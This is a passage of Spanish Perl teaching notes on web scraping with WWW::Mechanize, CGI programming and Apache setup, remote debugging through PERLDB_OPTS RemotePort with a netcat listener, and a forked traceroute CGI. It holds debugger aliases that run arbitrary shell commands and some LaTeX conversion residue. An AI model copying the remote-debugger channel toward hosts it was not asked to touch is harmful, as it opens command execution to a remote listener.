pp2@nereida:~/src/perl/testing$ syn.pl rehearsal rehersal
rehearsal
```

Sigue el código:

```
pp2@nereida:~/src/perl/testing$ cat -n syn.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use warnings;
 4  use WWW::Mechanize;
 5  use HTML::Strip;
 6
 7  die "$0 word1 word2" if (2> @ARGV);
 8
 9  my $w1 = shift;
10  my $w2 = shift;
11  my $rw1 =checkres($w1);
12  my $rw2 =checkres($w2);
13
14  print $w1 , "\n" if ($rw1 > $rw2);
15  print $w2 ,"\n" if ($rw1 < $rw2);
16  exit;
17
18  sub checkres {
19    my $word = shift(@_);
20    my $w1 = WWW::Mechanize->new;
21    $w1->get('http://www.google.es/search?hl=es&q='.$word.'&meta=lr%3Dlang_es');
22    my $cont = $w1->content;
23    my $html = HTML::Strip->new;
24    my $limpio = $html->parse($cont);
25    $limpio =~ m/de aproximadamente ([\d.]+) páginas/ ;
26    $limpio = $1;
27    $limpio =~ s/\.//g;
28    return $limpio;
29  } # ----------  end of subroutine checkres  ----------
```

10.6. WWW::Dictionary

Númerosos módulos han sido construidos a partir de WWW::Mechanize. Por ejemplo WWW::Dictionary:

```
pp2@nereida:~/src/perl/testing$ cat log.pl
#!/usr/bin/perl
use warnings;
use strict;
use WWW::Dictionary;

my $dictionary = WWW::Dictionary->new( join('', @ARGV) );
print $dictionary->get_meaning;
```

Este sencillo código permite acceder a http://dictionary.reference.com/:

```
pp2@nereida:~/src/perl/testing$ log.pl ensayo | grep -i french
French: rédaction, essai
```

```
French: répétition
French: répétition
French: test, épreuve, essai
French: essai, épreuve
French: essai
French: essai
pp2@nereida:~/src/perl/testing$ log.pl rehearsal | grep -i spanish
Spanish: ensayo
Spanish: ensayo
```

10.7. Buscando en Amazon

El siguiente ejemplo es una modificación del que aparece en el libro de Bausch *Amazon Hacks, 100 Industrial-Strength Tips and Tools* [5].

```
$ cat ./amazon_http.pl
#!/usr/local/bin/perl5.8.0
# amazon_http.pl
# A typical Amazon Web API Perl script using the XML/HTTP interface
# Usage: amazon_http.pl <keyword>

#Your Amazon developer's token
my $dev_key='insert developer token';

#Your Amazon affiliate code
my $af_tag='insert associate tag';

#Take the keyword from the command-line
my $keyword =shift @ARGV or die "Usage:perl amazon_http.pl <keyword>\n";

#Assemble the URL
my $url = "http://xml.amazon.co.uk/onca/xml3?t=" . $af_tag .
    "&dev-t=" . $dev_key .
    "&type=lite&f=xml&mode=books&" .
    "KeywordSearch=" . $keyword;

use strict;

#Use the XML::Parser  and LWP::Simple Perl modules
use XML::Simple;
use LWP::Simple;

my $content = get($url);
die "Could not retrieve $url" unless $content;

my $xmlsimple = XML::Simple->new(  );
my $response = $xmlsimple->XMLin($content);

my $details = $response->{Details};
if (ref($details) eq 'ARRAY') {
  foreach my $result (@$details){
      #Print out the main bits of each result
      print
      join "\n",
```

```
      $result->{ProductName}||"no title",
      "ASIN: " . $result->{Asin} . ", " .
      $result->{OurPrice} . "\n\n";
  }
} # sigue la modificación al del libro
elsif (ref($details) eq 'HASH') {
  print
  join "\n",
  $details->{ProductName}||"no title",
  "ASIN: " . $details->{Asin} . ", " .
  $details->{OurPrice} . "\n\n";
}
else {
  print "No encontré nada\n";
}
```

Véase un ejemplo de ejecución con una sóla respuesta:

```
$ ./amazon_http.pl 'Perl Medic'
Perl Medic: Transforming Legacy Code
ASIN: 0201795264, $24.49
```

Un ejemplo con ninguna respuesta:

```
$ ./amazon_http.pl 'Perl toto'
No encontré nada
```

y un ejemplo de ejecución con múltiples respuestas:

```
$ ./amazon_http.pl 'Perl CGI'
Programming Perl (3rd Edition)
ASIN: 0596000278, $34.96

JavaScript: The Definitive Guide
ASIN: 0596000480, $31.46

Learning Perl, Third Edition
ASIN: 0596001320, $23.77

JavaScript Bible, Fifth Edition
ASIN: 0764557432, $33.99

Perl Cookbook, Second Edition
ASIN: 0596003137, $33.97

Mastering Regular Expressions, Second Edition
ASIN: 0596002890, $27.17

Dive Into Python
ASIN: 1590593561, $27.99

JavaScript & DHTML Cookbook
ASIN: 0596004672, $27.17

JavaScript Bible, 4th Edition
ASIN: 0764533428, $33.99
```

Perl CD Bookshelf, Version 4.0
ASIN: 0596006225, $67.97

Capítulo 11

CGI

11.1. Introducción a CGI (Common Gateway Inteface)

CGI (Commnon Gateway Interface) permite ejecutar programas en un servidor web.

CGI proporciona un canal consistente e independiente del lenguaje de programación, para el acceso remoto a bases de datos o aplicaciones.

CGI es el medio que tiene un servidor que habla HTTP para comunicarse con un programa.

La idea es que cada cliente y programa servidor (independientemente del sistema operativo) tengan los mismo mecanismos para intercambiar datos, y que esos mecanismos los implemente de alguna forma el programa que hace de gateway (pórtico).

Un gateway es un programa que actúa como intermediario entre el servidor HTTP y otro programa que puede ser ejecutado por medio de la línea de comandos (por ejemplo, una base de datos relacional).

Una transacción con CGI realiza los siguientes pasos:

1. El cliente envía al servidor una petición respetando el formato estándar de una URL (este incluye el tipo de servicio y la ubicación del mismo). Además se envia un encabezado con los datos del cliente.

2. El servidor procesa la petición cuando llega y dependiendo del tipo de servicio solicitado decide que hacer luego. Si se solicita una página HTML, la devuelve. Si se solicita un programa CGI:

   - Envia al programa gateway, si existe, el encabezado de datos del cliente. Estos datos son pasados al programa como variables de entorno (`$ENV{}` en Perl).
   - Los parámetros de ejecución del programa, si existen, son tomados por el programa. Estos datos se pueden pasar por medio de variables de entorno (`$ENV{QUERY_STRING}`) o por la entrada estándar (`< STDIN>`). La forma en la que el cliente debe enviar los datos la decide el programador del gateway.

3. El programa CGI devuelve una respuesta, como un documento HTML al servidor. El programa CGI siempre debe devolver una respuesta. Los datos deben estar precedidos por un encabezado que respete las convenciones MIME, indicando el tipo de datos devuelto en la cabecera.

4. La salida es devuelta al cliente por el servidor y se corta la comunicación.

11.2. Permisos y Configuración del Servidor Apache

Para poder ejecutar CGIs, el primer paso es que el administrador del servidor web deberá darte los permisos apropiados. Los pasos necesarios para poder dar permisos de ejecución a usuarios conllevan la modificación de dos ficheros de configuración. Los ficheros implicados en apache son `srm.conf` y `access.conf`. La directiva a utilizar en `srm.conf` es `ScriptAlias` y en `access.conf` deberás escribir:

```
<Directory "/home/alu[0-9]*/public_html/cgi-bin">
AllowOverride None
```

```
Options ExecCGI
AddHandler cgi-script .cgi .pl
</Directory>
```

También debes recordar ponerle permisos de lectura y ejecución (`chmod a+rx script`) a tu script.

11.2.1. .htaccess

Ejemplo de fichero .htaccess

```
Authtype Basic
AuthName doctorado
AuthUserFile /home/doct3/etc/.passwd
Require valid-user
Satisfy All
```

Haga `man htpasswd` para ver como crear passwords

11.3. Hola Mundo

```
#!/usr/bin/perl -w
print "Content-type: text/html \n\n";
print "<!--Esta pagina se ha generado de forma dinamica -->\n";
print "<html>\n";
print "<head>";
print "<title>\"Hola Mundo\"</title>\n";
print "</head>";
print "<body>";
print "<h1>Hola mundo. Este es mi primer CGI en Perl </h1> \n";
print "</body>";
print "</html>\n";
```

11.4. Depuración

Ejecución de un CGI desde la Línea de Comandos

- Si estas ejecutando el script desde la línea de comandos puedes pasarle una lista de keywords o bien parejas `parameter=value` ya sea como argumentos o bien desde standard input. Puedes pasar keywords asi:

  ```
  my_script.pl keyword1 keyword2 keyword3
  ```

- o bien:

  ```
  my_script.pl keyword1+keyword2+keyword3
  ```

- o bien:

  ```
  my_script.pl name1=value1 name2=value2
  ```

- o bien:

  ```
  my_script.pl name1=value1&name2=value2
  ```

- Para simular un parámetro CGI multivaluado, como las entradas seleccionadas en una lista desplegable, se repite el parámetro tantas veces como sea necesario:

  ```
  my_script.pl v=a v=c v=k
  ```

- Si ejecutas un script que hace uso de CGI.pm desde la línea de comandos sin proporcionar ningún argumento y has activado la opción de depuración

  ```
  use CGI qw/:standard -debug/;
  ```

  aparecerá la línea:

  ```
  (offline mode: enter name=value pairs on standard input)
  ```

  y se queda esperando para que escribas los parámetros. Termina presionando `^D` (`^Z` en NT/DOS). Si no quieres dar los parámetros a CGI.pm, presiona `^D`.

  ```
  % my_script.pl
  first_name=fred
  last_name=flintstone
  occupation='granite miner'
  ^D
  ```

- Cuando depures, puedes usar comillas y el caracter backslash para introducir secuencias de escape y caracteres especiales. Esto permite hacer cosas como:

  ```
  my_script.pl 'name=Jorge Garcia' age=33
  my_script.pl 'name = John wiley \& Sons'
  ```

- Llamar al script con un número de parámetros vacío Ejemplo:

  ```
  my_script.pl ''
  ```

- Puedes redirigir standard input desde `/dev/null` o desde un fichero vacío. Ejemplo:

  ```
  my_script.pl </dev/null
  ```

- Si se quieren desactivar las extensiones de lectura desde la línea de comandos se puede incluir `-no_debug` en la lista de símbolos a importar en lalínea `use`. Ejemplo:

  ```
  use CGI qw/:standard -no_debug/;
  ```

Redirección de Errores

El módulo `CGI::Carp` redefine `die` , `warn` , etc. de manera que envién los mensajes etiquetados con la fecha al fichero de log. Para redirigir los mensajes de error a nuestro propio fichero de log se debe importar la función `CGI::Carpout` .

Para enviar los mensajes de error fatal a la ventana del navegador se usa `fatalsToBrowser` :

```
#!/usr/bin/perl
use CGI;
use CGI::Carp qw(fatalsToBrowser carpout);

open (LOG,">>/home/fred/logs/search_errors.log") ||
      die "couldn't open log file: $!";
carpout(LOG);
```

La función `Dump`

La función `Dump` produce una descripción HTML de los parámetros:

```
print Dump
```

Produce algo como:

```
<ul>
<li>name1
    <ul>
    <li>value1
    <li>value2
    </ul>
<li>name2
    <ul>
    <li>value1
    </ul>
</ul>
```

11.5. Depuración con `netcat`

Ejemplo Simple

Se ejecuta el programa con la opción `RemotePort` :

```
35  # ##############################################################################
36  # lhp@nereida:~/Lperl/src/properldebugging/Chapter09$ \
        PERLDB_OPTS="RemotePort=nereida:12345" perl -d hello.pl
37  # 4 5
38  #
```

En el otro lado se pone un servidor a esperar con `netcat` :

```
 9  ################################################################################
10  # lhp@nereida:~/Lperl/src/properldebugging/Chapter09$ nc  -v -l nereida -p 12345
11  # listening on [any] 12345 ...
12  # connect to [193.145.105.252] from nereida [193.145.105.252] 51615
13  #
14  # Loading DB routines from perl5db.pl version 1.28
15  # Editor support available.
16  #
17  # Enter h or 'h h' for help, or 'man perldebug' for more help.
18  #
19  # main::(hello.pl:4):     my $a = 4;
20  #   DB<1> n
21  # main::(hello.pl:5):     my $b = 5;
22  #   DB<1> p $a
23  # 4
24  #   DB<2> n
25  # main::(hello.pl:6):     print "$a $b\n";
26  #   DB<2> p $b
27  # 5
28  #   DB<3> n
29  # Debugged program terminated.  Use q to quit or R to restart,
30  #   use o inhibit_exit to avoid stopping after program termination,
31  #   h q, h R or h o to get additional info.
```

```
32  #   DB<3>
33
34
lhp@nereida:~/Lperl/src/properldebugging/Chapter09$
```

El programa:

```
lhp@nereida:~/Lperl/src/properldebugging/Chapter09$ cat -n hello.pl
 1  #!/usr/bin/perl -w
 2  # Example of remote debugging
 3  use strict;
 4
 5  my $a = 4;
 6  my $b = 5;
 7  print "$a $b\n";
 8
```

IPC::PerlSSH

```
lhp@nereida:/tmp$ cat -n ipcssh2.pl
     1  #!/usr/local/bin/perl -w
     2  use strict;
     3  use IPC::PerlSSH;
     4
     5  my $ips = IPC::PerlSSH->new(
     6    Command => q{ssh nereida 'PERLDB_OPTS="RemotePort=nereida:12345" perl -d'},
     7  );
     8
     9  $ips->eval( "use POSIX qw( uname )" );
    10  my @remote_uname = $ips->eval( "uname()" );
    11
    12  print "@remote_uname\n";

lhp@nereida:/tmp$ ipcssh2.pl
@Linux nereida.deioc.ull.es 2.6.18-5-686 #1 SMP Mon Dec 24 16:41:07 UTC 2007 i686


lhp@nereida:/tmp$ nc  -v -l nereida -p 12345
listening on [any] 12345 ...
connect to [193.145.105.252] from nereida [193.145.105.252] 48416

Loading DB routines from perl5db.pl version 1.28
Editor support available.

Enter h or `h h' for help, or `man perldebug' for more help.

main::(-:58):   $| = 1;
  DB<1> n
main::(-:60):   my %stored_procedures;
  DB<1>
main::(-:70):   };
  DB<1>
main::(-:74):   };
  DB<1>
main::(-:76):   while( 1 ) {
```

```
  DB<1>
main::(-:77):      my ( $operation, @args ) = read_operation( $readfunc );
  DB<1>
main::(-:79):      if( $operation eq "QUIT" ) {
  DB<1>
main::(-:84):      if( $operation eq "EVAL" ) {
  DB<1> x $operation
0  'EVAL'
  DB<2> n
main::(-:85):          my $code = shift @args;
  DB<2> c
Debugged program terminated.  Use q to quit or R to restart,
  use o inhibit_exit to avoid stopping after program termination,
  h q, h R or h o to get additional info.
  DB<2> q
```

Depuración de Programas `GRID::Machine` con la Opción `debug`

El programa:

```
pp2@nereida:~/LGRID_Machine/examples$ cat -n debug1.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use GRID::Machine;
 4
 5  my $hostport = shift || $ENV{GRID_REMOTE_MACHINE} || usage();
 6  $hostport =~ m{^([\w.]+)(?::(\d+))?$} or usage();
 7  my $host = $1;
 8  my $port = $2;
 9
10  my $machine = GRID::Machine->new(
11     host => $host,
12     debug => $port,
13     includes => [ qw{SomeFunc} ],
14  );
15
16  my $r =  $machine->eval(q{
17    use vars qw{$a $b $c};
18
19    $a = 4;
20    $b = 2*$a;
21    $c = $a+$b;
22    gprint "machine: ".hostname().": Inside first eval a = $a, b = $b, c = $c\n";
23  });
24
25  $r = $machine->max( 1, 4, 9, 12, 3, 7);
26  show($r);
27
28  $r =  $machine->eval(q{
29    gprint "machine: ".hostname().": Inside second eval\n";
30    gprint "$a $b $c\n";
31    $a+$b+$c;
32  });
33
34  show($r);
```

```
35
36  sub usage {
37    warn "Usage:\n$0 host[:port]\n";
38    exit(1);
39  }
40
41  sub show {
42    my $r = shift;
43
44    print $r."result = ".$r->result."\n"
45  }
```

El fichero `someFunc.pm`:

```
pp2@nereida:~/LGRID_Machine/examples$ cat -n SomeFunc.pm
     1  use List::Util qw{max};
     2  use Sys::Hostname;
     3
     4  sub max {
     5    gprint "machine: ".hostname().": Inside sub two(@_)\n";
     6    List::Util::max(@_)
     7  }
```

Ejecutar `nc` primero:

```
casiano@beowulf:~$ netcat -v -l -p 54321
listening on [any] 54321 ...
```

Ejecutamos el programa:

```
pp2@nereida:~/LGRID_Machine/examples$ debug1.pl beowulf:54321
Debugging with 'ssh beowulf PERLDB_OPTS="RemotePort=beowulf:54321" perl -d'
Remember to run 'netcat -v -l -p 54321' in beowulf
```

Ahora tendremos el prompt del depurador en la terminal en la que ejecutamos netcat:

```
casiano@beowulf:~$ netcat -v -l -p 54321
listening on [any] 54321 ...
connect to [193.145.102.240] from beowulf.pcg.ull.es [193.145.102.240] 60473

Loading DB routines from perl5db.pl version 1.28
Editor support available.

Enter h or `h h' for help, or `man perldebug' for more help.

GRID::Machine::MakeAccessors::(/home/pp2/LGRID_Machine/lib/GRID/Machine/MakeAccessors.pm:33):
33:     1;
  DB<1>
```

El fichero `.perldb` permite adaptar la conducta del depurador:

```
casiano@beowulf:~$ cat -n .perldb
 1  #sub ::beval {
 2  #  print DB::OUT 'b GRID::Machine::EVAL $_[1] =~ m{'.$_[0].'}'
 3  #}
 4
```

```
 5  sub ::get_stdout_name {
 6    my $a = `ls rperl*$$*.log`;
 7    chomp($a);
 8    $a;
 9  }
10
11  sub ::sys {
12    my $command = shift;
13
14    $var = `$command`;
15    print DB::OUT $var;
16  }
17
18  #our %alias;
19  $alias{beval} = 's/beval\s+(.+)/b GRID::Machine::EVAL \$_[1] =~ m{$1}/';
20  $alias{bsub}  = 's/bsub\s+(.+)/b GRID::Machine::CALL \$_[1] =~ m{$1}/';
21  $alias{fg}  = 's/fg\s+(\d+)/f eval $1/';
22  $alias{whatf} = 's/whatf\s+(.+)/x SERVER->{stored_procedures}{$1}/';
23  $alias{stdout} = q{s/stdout/::get_stdout_name()/e};
24  $alias{cgs} = 's/cgs\s+(.+)/c GRID::Machine::$1/';
25  $alias{'!!'} = 's/!!\s*(.+)/p `$1`/';
26  $alias{main} = 's/main/c GRID::Machine::main/';
27  $alias{new} = 's/new/c GRID::Machine::new/';
```

Depurando `GRID::Machine` en Máquina Remota

```
pp2@nereida:~/LGRID_Machine/examples$ cat -n netcat3.pl
     1  #!/usr/local/bin/perl -w
     2  use strict;
     3  use GRID::Machine;
     4
     5  my $machine = GRID::Machine->new(
     6     command => q{ssh beowulf 'PERLDB_OPTS="RemotePort=beowulf:12345" perl -d'},
     7     #command => q{ssh nereida perl},
     8  );
     9
    10  print $machine->eval(q{
    11    system('ls');
    12    print %ENV,"\n";
    13  });
    14
    15  __END__
```

En la máquina remota ejecutamos primero `netcat`

```
casiano@beowulf:~$ nc  -v -l beowulf -p 12345
listening on [any] 12345 ...
```

Ahora arrancamos el programa en la terminal que tenemos en nereida:

```
pp2@nereida:~/LGRID_Machine/examples$ netcat3.pl
```

En la terminal de `netcat` nos aparece el depurador:

```
connect to [193.145.102.240] from beowulf.pcg.ull.es [193.145.102.240] 48308

Loading DB routines from perl5db.pl version 1.28
Editor support available.

Enter h or 'h h' for help, or 'man perldebug' for more help.

GRID::Machine::MakeAccessors::(/usr/local/share/perl/5.8.8/GRID/Machine/MakeAccessors.pm:33):
33:     1;
  DB<1> n
GRID::Machine::(/usr/local/share/perl/5.8.8/GRID/Machine/Message.pm:74):
74:     1;
  DB<1> c GRID::Machine::main
GRID::Machine::main(/usr/local/share/perl/5.8.8/GRID/Machine/REMOTE.pm:508):
508:      my $server = shift;
  DB<2> n
GRID::Machine::main(/usr/local/share/perl/5.8.8/GRID/Machine/REMOTE.pm:514):
514:      package main;
  DB<2>
GRID::Machine::main(/usr/local/share/perl/5.8.8/GRID/Machine/REMOTE.pm:515):
515:      while( 1 ) {
  DB<2>
GRID::Machine::main(/usr/local/share/perl/5.8.8/GRID/Machine/REMOTE.pm:516):
516:          my ( $operation, @args ) = $server->read_operation( );
  DB<2>
GRID::Machine::main(/usr/local/share/perl/5.8.8/GRID/Machine/REMOTE.pm:518):
518:          if ($server->can($operation)) {
  DB<2> x ( $operation, @args )
0  'GRID::Machine::EVAL'
1  'use strict;'
2  ARRAY(0x86820fc)
     empty array
  DB<3> c
Debugged program terminated.  Use q to quit or R to restart,
  use o inhibit_exit to avoid stopping after program termination,
  h q, h R or h o to get additional info.
  DB<3> q
casiano@beowulf:~$
```

Y la salida ocurre en la terminal de `netcat`:

```
Algorithm-Knap01DP-0.25
Algorithm-Knap01DP-0.25.tar
..................
HOME/home/casianoSSH_CLIENT193.145.105.252 42097....
```

11.6. Depuración con `ptkdb` y `nx`

- Arrancamos el cliente `nx` en local:

  ```
  /usr/NX/bin/nxclient &
  ```

  Esto abre una conexión X con la máquina remota.

- Recuerda habilitar los permisos para la redirección de las X entre usuarios: `xhost +local:localhost`. El CGI se ejecuta como `www-data` que es distinto del usuario con el que has entrado a la máquina. Es necesario darle permisos a `www-data` para acceder al servidor X.
- Estudia el valor de `DISPLAY`:

```
casiano@beowulf:~/public_html/cgi-bin$ env | grep -i display
DISPLAY=:1001.0
```

- En beowulf, en el directorio habilitado para CGIs `/home/casiano/public_html/cgi-bin/` tenemos

```
casiano@beowulf:~/public_html/cgi-bin$ cat -n hello.pl
 1  #!/usr/bin/perl -d:ptkdb
 2  sub BEGIN {
 3   $ENV{DISPLAY} = ':1001.0'; # no machine
 4  }
 5  #!/usr/bin/perl -w
 6  print "Content-type: text/html \n\n";
 7  print "<!--Esta pagina se ha generado de forma dinamica -->\n";
 8  print "<html>\n";
 9  print "<head>";
10  print "<title>\"Hola Mundo\"</title>\n";
11  print "</head>";
12  print "<body>";
13  print "<h1>Hola mundo. Este es mi primer CGI en Perl </h1> \n";
14  print "</body>";
15  print "</html>\n";
```

- Ahora abre un navegador en beowulf al lugar del CGI.

```
mozilla http://beowulf.pcg.ull.es/~aluXXX/cgi-bin/hello.pl
```

  El depurador `ptkdb` debería aparecer en la consola

11.7. Procesos de Larga Duración desde un CGI

El programa propone una solución al problema de ejecutar CGI's de larga duración y evitar que el servidor apache corte la conexión.

Depuración y Control de Errores

El módulo CGI fué durante mucho tiempo el módulo mas usado en la elaboración de CGIs.
Las líneas 5 y 11-14 hacen que los mensajes de warning sean redirigidos a un fichero:

```
 1  #!/usr/local/bin/perl -w -T
 2  use strict;
 3  use Template;
 4  use CGI qw(:all delete_all);
 5  use CGI::Carp qw(carpout fatalsToBrowser);
 .  ......................
10
11  BEGIN {
12    open (my $LOG,'>>/tmp/watchcommand.errors') || die "couldn't open file: $!";
13    carpout($LOG);
14  }
```

La opción `-T` permite controlar si los datos proceden o no del exterior (*taint*). La función `tainted` de Scalar::Util permite saber si una expresión es *tainted*:

```
 $taint = tainted("constant");       # false
 $taint = tainted($ENV{PWD});        # true if running under -T

\parrafo{El Programa Principal}

El programa principal considera tres casos:
\begin{itemize}
\item
Es una nueva sesión: se ejecuta
\verb|new_session($host)|
\item
Es continuación de una sesión anterior: \verb|continue_session($session)|
\item
Si no es ninguno de esos dos casos se muestra el formulario: \verb|show_form($form_tt, $form_v
\end{itemize}

\begin{verbatim}
16 # Templates
17 my $result_tt = 'results.html';  # For results
18 my $form_tt   = 'form';          # For the form
19 my $wrapper   = 'page';          # General wrapper
20
21 $|++;
22
23 # To avoid the message 'Insecure $ENV{PATH} while running with -T'
24 $ENV{PATH} = "/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin";
25
26 my $seconds = 6;
27 my $refreshseconds = 3;
28
29 my $form_val  = {
30   title      => 'Traceroute',
31   head       => 'Traceroute',
32   action     => script_name(),
33   question   => '',
34   submit     => 'traceroute to this host',
35   name       => 'host',
36 };
37
38 if (my $session = param('session')) {
39   continue_session($session)
40 }
41 elsif (my $host = param('host')) {
42   new_session($host);
43 }
44 else {
45   show_form($form_tt, $form_val);
46 }
47 exit 0;
```

Client Pull

La solución utilizada se basa en *client pull* o *meta refresh*. Client/Pull se puede implantar mediante una directiva meta en la página HTML:

```
<HEAD>
<META HTTP-EQUIV="Refresh" CONTENT="2">
<TITLE>Page</TITLE>
</HEAD>
```

en este ejemplo la página a recargar es la propia página ya no se ha especificado atributo URL.

Un Proceso por Sesión

La petición inicial crea un proceso mediante `fork` y redirije al cliente a la nueva URL:

```
 98  sub new_session { # returning to select host
 99    my $host = shift;
100
101    if ($host =~ /\A([\w.-]{1,100})\Z/) { # create a session
102      $host = $1;                 # untainted now
103      my $session = get_session_id();
104      my $cache = get_cache_handle();
105      $cache->set($session, [0, ""]); # no data yet
106
107     if (my $pid = fork) {       # parent does
108        delete_all();            # clear parameters
109        param('session', $session);
110        print redirect(self_url());
111      } elsif (defined $pid) {    # child does
...         .......
126      } else {
127        die "Cannot fork: $!";
128      }
...   ....
```

Creando un Identificador de Sesión

La subrutina `new_session` crea una única *clave de sesión*:

```
103      my $session = get_session_id();
```

Para ello usa el módulo Digest::MD5:

```
http://machine/~user/cgi-bin/watchcommand?session=4981bd99d82e5f12fd1b8a23c9f0874b
```

La dirección resultante queda de la forma:

```
68  sub get_session_id {
69      Digest::MD5::md5_hex(Digest::MD5::md5_hex(time().{}.rand().$$));
70  }
```

MD5 (Message-Digest algoritmo 5) es una función hash coun valor de 128 bits. Entro otras aplicaciones se ha usado para comprobar la integridad de ficheros. icomo se muestra en el ejemplo es habitual que un hash MD5 se exprese como una cadena de 32 dígitos hexadecimales.

Cache::Cache

Es necesario crear una asociación entre la sesión y el estado (las variables y parámetros) que caracterizan a la sesión. Una forma de hacerlo es mediante Cache::Cache:

```
 98  sub new_session { # returning to select host
 99    my $host = shift;
100
101    if ($host =~ /\A([\w.-]{1,100})\Z/) { # create a session
102      $host = $1;                 # untainted now
103      my $session = get_session_id();
104      my $cache = get_cache_handle();
105      $cache->set($session, [0, ""]); # no data yet
```

El primer valor almacenado en la llamada `$cache->set($session, [0, ""])` es el valor lógico que indica si la aplicación ha terminado o no. El segundo es la salida del programa (en este caso `traceroute`).

```
57  sub get_cache_handle {
58
59    Cache::FileCache->new
60        ({
61          namespace => 'tracerouter',
62          username => 'nobody',
63          default_expires_in => '30 minutes',
64          auto_purge_interval => '4 hours',
65         });
66  }
```

Usando Templates

El proceso hijo/servidor usa client pull para mantener actualizados los datos. Si el programa siendo ejecutado aún no ha terminado se inserta la cabecera que instruye al navegador para que refresque los datos despues de un cierto número de segundos:

```
72  sub continue_session { # returning to pick up session data
73    my $session = shift;
74
75    my $cache = get_cache_handle();
76    my $data = $cache->get($session);
77    unless ($data and ref $data eq "ARRAY") { # something is wrong
78      show_form($form_tt, $form_val);
79      exit 0;
80    }
81
82    my $template = Template->new();
83
84    my $finished = $data->[0];
85    print header(-charset => 'utf-8' );
86    my $vars = {
87      finished => $finished,
88      title    => "Traceroute Results",
89      refresh  => ($finished ? "" : "<meta http-equiv=refresh content=$refreshseconds>"),
90      header   => 'Traceroute Results',
91      continue => ($finished ? "FINISHED" : "... CONTINUING ..."),
92      message  => $data->[1],
```

```
93      %$form_val,                # Insert form parameters
94    };
95    $template->process($result_tt, $vars);
96  }
```

Creamos un objeto Template con `Template->new()` y lo rellenamos con `$template->process($result_tt, $v`
Este es el template utilizado:

El Template para los Resultados

```
$ cat -n results.html
 1  <!DOCTYPE html
 2    PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 3     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
 4  <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
 5  <head>
 6  <title>[% title %]</title>
 7  [% refresh %]
 8  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
 9  </head>
10  <body>
11  <h1>[% header %]</h1>
12  <pre>
13    [% message | html %]
14  </pre>
15  <p><i>[% continue %]</i></p>
16  </body>
17  [%
18    IF finished
19  %]
20      <hr>
21  [%
22      PROCESS form;
23    END
24  %]
25  </html>
```

Obsérvese el uso del filtro `html` en la línea `[% message  html`

Ejecución de la Aplicación y Captura de la Salida

El padre elimina los parámetros del CGI mediante la llamada a `delete_all` y redirige al browser a la página de esta sesión.

El proceso hijo creado para la nueva sesión es el que se encargará de ejecutar `/usr/sbin/traceroute`. Primero cierra `STDOUT`: de otro modo Apache permanecería a la espera. Después se lanza un nieto con `open $F, "-|"` cuya salida es redirijida al hijo. El nieto es quien realmente ejecuta la aplicación mediante `exec`. En vez de ejecutarla directamente usamos `timed-process`. Este guión viene con Proc::Background para limitar el tiempo de ejecución.

La línea `open STDERR, ">&=1"` es equivalente a `open STDERR, ">&STDOUT"` y redirige `STDERR` a `STDOUT`.

```
98 sub new_session { # returning to select host
 99   my $host = shift;
100
101   if ($host =~ /\A([\w.-]{1,100})\Z/) { # create a session
```

```
...     ........................................
107     if (my $pid = fork) {       # parent does
108       delete_all();             # clear parameters
109       param('session', $session);
110       print redirect(self_url());
111     } elsif (defined $pid) {    # child does
112       close STDOUT;             # so parent can go on
113       my $F;
114       unless (open $F, "-|") {
115         open STDERR, ">&=1";
116         exec "timed-process", $seconds, "/usr/sbin/traceroute", $host;
117         die "Cannot execute traceroute: $!";
118       }
119       my $buf = "";
120       while (<$F>) {
121         $buf .= $_;
122         $cache->set($session, [0, $buf]);
123       }
124       $cache->set($session, [1, $buf]);
125       exit 0;
126     } else {
127       die "Cannot fork: $!";
128     }
...     ........................................
```

El hijo queda a la espera de la salida de la aplicación, leyendo mediante el manejador `$F`. Cada vez que lee algo nuevo lo vuelca en la cache con `$cache->set($session, [0, $buf])`. Cuando recibe el EOF desde la aplicación vuelca de nuevo el buffer indicando la finalización del proceso `$cache->set($session, [1, $buf])`

El Programa Completo

```
 1  #!/usr/local/bin/perl -w -T
 2  use strict;
 3  use Template;
 4  use CGI qw(:all delete_all);
 5  use CGI::Carp qw(carpout fatalsToBrowser);
 6  use Proc::Background;
 7  use Cache::FileCache;
 8  use Digest::MD5;
 9
10
11  BEGIN {
12    open (my $LOG,'>>/tmp/cgisearch.errors') || die "couldn't open file: $!";
13    carpout($LOG);
14  }
15
16  # Templates
17  my $result_tt = 'results.html';  # For results
18  my $form_tt   = 'form';          # For the form
19  my $wrapper   = 'page';          # General wrapper
20
21  $|++;
22
```

```
23  # To avoid the message 'Insecure $ENV{PATH} while running with -T'
24  $ENV{PATH} = "/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin";
25
26  my $seconds = 6;
27  my $refreshseconds = 3;
28
29  my $form_val  = {
30    title      => 'Traceroute',
31    head       => 'Traceroute',
32    action     => script_name(),
33    question   => '',
34    submit     => 'traceroute to this host',
35    name       => 'host',
36  };
37
38  if (my $session = param('session')) {
39    continue_session($session)
40  }
41  elsif (my $host = param('host')) {
42    new_session($host);
43  }
44  else {
45    show_form($form_tt, $form_val);
46  }
47  exit 0;
48
49  sub show_form {
50    my ($form_tt, $vars) = @_;
51
52    my $template = Template->new( WRAPPER => $wrapper );
53    print header(-charset => 'utf-8' );
54    $template->process($form_tt, $vars);
55  }
56
57  sub get_cache_handle {
58
59    Cache::FileCache->new
60        ({
61          namespace => 'tracerouter',
62          username => 'nobody',
63          default_expires_in => '30 minutes',
64          auto_purge_interval => '4 hours',
65         });
66  }
67
68  sub get_session_id {
69      Digest::MD5::md5_hex(Digest::MD5::md5_hex(time().{}.rand().$$));
70  }
71
72  sub continue_session { # returning to pick up session data
73    my $session = shift;
74
75    my $cache = get_cache_handle();
```

```
76    my $data = $cache->get($session);
77    unless ($data and ref $data eq "ARRAY") { # something is wrong
78      show_form($form_tt, $form_val);
79      exit 0;
80    }
81
82    my $template = Template->new();
83
84    my $finished = $data->[0];
85    print header(-charset => 'utf-8' );
86    my $vars = {
87      finished => $finished,
88      title    => "Traceroute Results",
89      refresh  => ($finished ? "" : "<meta http-equiv=refresh content=$refreshseconds>"),
90      header   => 'Traceroute Results',
91      continue => ($finished ? "FINISHED" : "... CONTINUING ..."),
92      message  => $data->[1],
93      %$form_val,                # Insert form parameters
94    };
